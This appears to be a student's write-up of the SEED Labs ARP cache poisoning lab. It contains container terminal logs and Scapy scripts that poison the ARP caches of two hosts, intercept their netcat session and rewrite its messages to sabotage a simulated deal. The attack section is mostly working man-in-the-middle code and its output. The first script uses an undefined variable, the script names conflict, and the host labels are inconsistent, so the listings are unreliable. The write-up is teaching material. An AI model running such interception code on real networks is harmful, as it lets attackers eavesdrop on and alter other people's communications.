
```
--- 10.9.0.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.129/0.129/0.129/0.000 ms
root@3af0f192fd76:/# ping 10.9.0.5 -c 1
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.158 ms

--- 10.9.0.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.158/0.158/0.158/0.000 ms
root@3af0f192fd76:/# 
```

Check Host A’s cache:




```
root@a5acf14a36f7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
10.9.0.1                 ether   02:42:b0:1c:34:fc   C                     eth0
root@a5acf14a36f7:/#
```

Run task21.py in attacker's container:




```
root@a5c30005ad21:/volumes# python3 task21.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Check both Host A and Host B's ARP cache:
We can see the malicious code works and it remaps both Host A and Host B's ARP cache.




```
root@a5acf14a36f7:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.1                 ether   02:42:b0:1c:34:fc   C                     eth0
root@a5acf14a36f7:/#
```




```
root@3af0f192fd76:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
root@3af0f192fd76:/#
```

We then performing a testing step:
1. we close forwarding in attacker's container:




```
root@a5c30005ad21:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@a5c30005ad21:/volumes#
```

2. we then ping Host A from Host B:




```
root@3af0f192fd76:/# ping 10.9.0.5 -c 1
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.

--- 10.9.0.5 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

3. we then ping Host B from Host A:



```
root@a5acf14a36f7:/# ping 10.9.0.6 -c 1
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

4. we then turn on the IP forwarding function in attacker's container:



```
root@a5c30005ad21:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```


This function will automatically forward Host A and Host B's communication details to Attacker.

D. Task 3: MITM Attack on Netcat using ARP Cache Poisoning

This task is similar to Task 2, except that Hosts A and B are communicating using netcat, instead of telnet. Host M wants to intercept their communication, so it can make changes to the data sent between A and B. You can use the following commands to establish a netcat TCP connection between A and B:


```
On Host B (server, IP address is 10.9.0.6), run the following:
# nc -lp 9090

On Host A (client), run the following:
# nc 10.9.0.6 9090
```

Step 1: make sure that task21.py is running in the background of attacker's containers, this make sure that Host A and Host B's ARP cache is remapped.




```
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Step 2: use nc(netcat) utility to listen on port 9090 in Host B:




```
root@3af0f192fd76:/# nc -lp 9090
```

On Host A: send message to Host B:




```
seed@3af0f192fd76:~$ nc 10.9.0.6 9090
This is Protocol 1 DETAILS price is 100
```

On Host B: received Host A's message about price and details:




```
root@3af0f192fd76:/# nc -lp 9090
This is Protocol 1 DETAILS price is 100
```

On Host M: construct the malicious code: spoof_and_sniff2.py:



```
#!/usr/bin/env python3
from scapy.all import *
import re

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            print(str(data) + " ==> " + str(newdata))
            newpkt[IP].len = pkt[IP].len + len(newdata) - len(data)
            send(newpkt/newdata, verbose=False)
        else:
            send(newpkt, verbose=False)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt, verbose=False)

f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
pkt = sniff(filter=f, prn=spoof_pkt)
```


On Host M: attacker can clearly what is send by Host A to Host M:




```
root@a5c30005ad21:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@a5c30005ad21:/volumes# python3 sniff_and_spoof2.py
b'T' ==> b'T'
b'h' ==> b'h'
b'i' ==> b'i'
b's' ==> b's'
b' ' ==> b' '
b'i' ==> b'i'
b's' ==> b's'
b' ' ==> b' '
b'P' ==> b'P'
b'r' ==> b'r'
b'o' ==> b'o'
b't' ==> b't'
b'o' ==> b'o'
b'c' ==> b'c'
b'o' ==> b'o'
b'l' ==> b'l'
b' ' ==> b' '
b'1' ==> b'1'
b' ' ==> b' '
b'D' ==> b'D'
b'e' ==> b'e'
b'\x7f' ==> b'\x7f'
b'E' ==> b'E'
b'T' ==> b'T'
b'A' ==> b'A'
b'I' ==> b'I'
b'L' ==> b'L'
b'S' ==> b'S'
```

```
b' ' ==> b' '
b'p' ==> b'p'
b'r' ==> b'r'
b'i' ==> b'i'
b'c' ==> b'c'
b'e' ==> b'e'
b' ' ==> b' '
b'i' ==> b'i'
b's' ==> b's'
b' ' ==> b' '
b'1' ==> b'1'
b'0' ==> b'0'
b'0' ==> b'0'
b'\r\x00' ==> b'\r\x00'
```

If the attacker changed the lines of code in the sniff_and_spoofy.py, attacker can also change the message send between Host A and Host B to achieve the goal of lead to negotiation failure:



```python
#!/usr/bin/env python3
from scapy.all import *
import re

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = data.replace(b'increase', b'decrease')
            print(str(data) + " ==> " + str(newdata))
            newpkt[IP].len = pkt[IP].len + len(newdata) - len(data)
            send(newpkt/newdata, verbose=False)
        else:
            send(newpkt, verbose=False)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt, verbose=False)
f = 'tcp and (ether src 02:42:0a:09:00:05 or ether src 02:42:0a:09:00:06)'
pkt = sniff(filter=f, prn=spoof_pkt)
```



```
[11/21/23]seed@VM:~/.../Labsetup$ dockerps
dockerps: command not found
[11/21/23]seed@VM:~/.../Labsetup$ dockps
a55d5c7212f2  A-10.9.0.5
1aa8f3b596a4  B-10.9.0.6
99f500496327  M-10.9.0.105
[11/21/23]seed@VM:~/.../Labsetup$ ^C
[11/21/23]seed@VM:~/.../Labsetup$
```

```
root@a55d5c7212f2:/# nc 10.9.0.6 9090
The cost of manufacturing needs to decrease
The final offer is 200 usd per unit
The deal is unaccepted
Sorry, and goodbye
```

```
b'the deal is accepted\n' ==> b'the deal is unac
b'the deal is accepted\n' ==> b'the deal is unac
^Croot@99f500496327:/volumes# python3 SniffAndSpoof
b'the deal is accepted\n' ==> b'the deal is unaccep
b'The deal is accepted, goodbye\n' ==> b'The deal i
b'The deal is accepted, goodbye\n' ==> b'The deal i
b'The deal is accepted, goodbye\n' ==> b'The deal i
b'The deal is accepted, goodbye\n' ==> b'The deal i
b'The deal is accepted, goodbye\n' ==> b'The deal i
b'The deal is accepted, goodbye\n' ==> b'The deal i
b'The deal is accepted, goodbye\n' ==> b'The deal i
b'The deal is accepted, goodbye\n' ==> b'The deal i
b'The deal is accepted, goodbye\n' ==> b'The deal i
b'The deal is accepted, goodbye\n' ==> b'The deal i
^Croot@99f500496327:/volumes# python3 SniffAndSpoof2.py
b'The cost of manufacturing needs to be decrease\n' ==> b'The cost of manufactur
ing needs to be increase\n'
b'The cost of manufacturing needs to decrease\n' ==> b'The cost of manufacturing
 needs to increase\n'
b'The final offer is 200 usd per unit\n' ==> b'The final offer is 200 usd per un
it\n'
b'The deal is unaccepted\n' ==> b'The deal is unaccepted\n'
b'Sorry, and goodbye\n' ==> b'Sorry, and goodbye\n'
```

```
root@1aa8f3b596a4:/# nc -lp 9090
The cost of manufacturing needs to increase
The final offer is 200 usd per unit
The deal is unaccepted
Sorry, and goodbye
```

Conclusion

In this lab, we delved into the intricacies of the Address Resolution Protocol (ARP) and its inherent vulnerabilities, specifically focusing on the prevalent ARP cache poisoning attack. Our exploration revealed that ARP, being a straightforward protocol, lacks robust security measures, making it susceptible to exploitation. The primary aim of this hands-on exercise was to provide students with practical insights into the ARP cache poisoning attack, allowing them to comprehend the potential repercussions of such security breaches. By simulating real-world scenarios, students gained valuable experience in executing and defending against man-in-the-middle attacks. The utilization of the ARP attack to intercept and manipulate packets between victims A and B showcased the tangible impacts of security vulnerabilities. Furthermore, the lab emphasized the importance of fundamental skills in network security, particularly in packet sniffing and spoofing. These skills, integral to the foundations of network security, were honed through practical exercises using Scapy. In essence, this lab not only deepened students' understanding of ARP-related vulnerabilities but also equipped them with essential skills crucial in both offensive and defensive aspects of network security. The comprehensive coverage of topics, including the ARP protocol, ARP cache poisoning attack, man-in-the-middle attack, and Scapy programming, ensures a holistic learning experience for aspiring cybersecurity professionals.

Reference

[1] SEEDLabs. (2023). ARP Cache Poisoning Lab. Syracuse University.
https://seedsecuritylabs.org/Labs_20.04/Networking/ARP_Attack/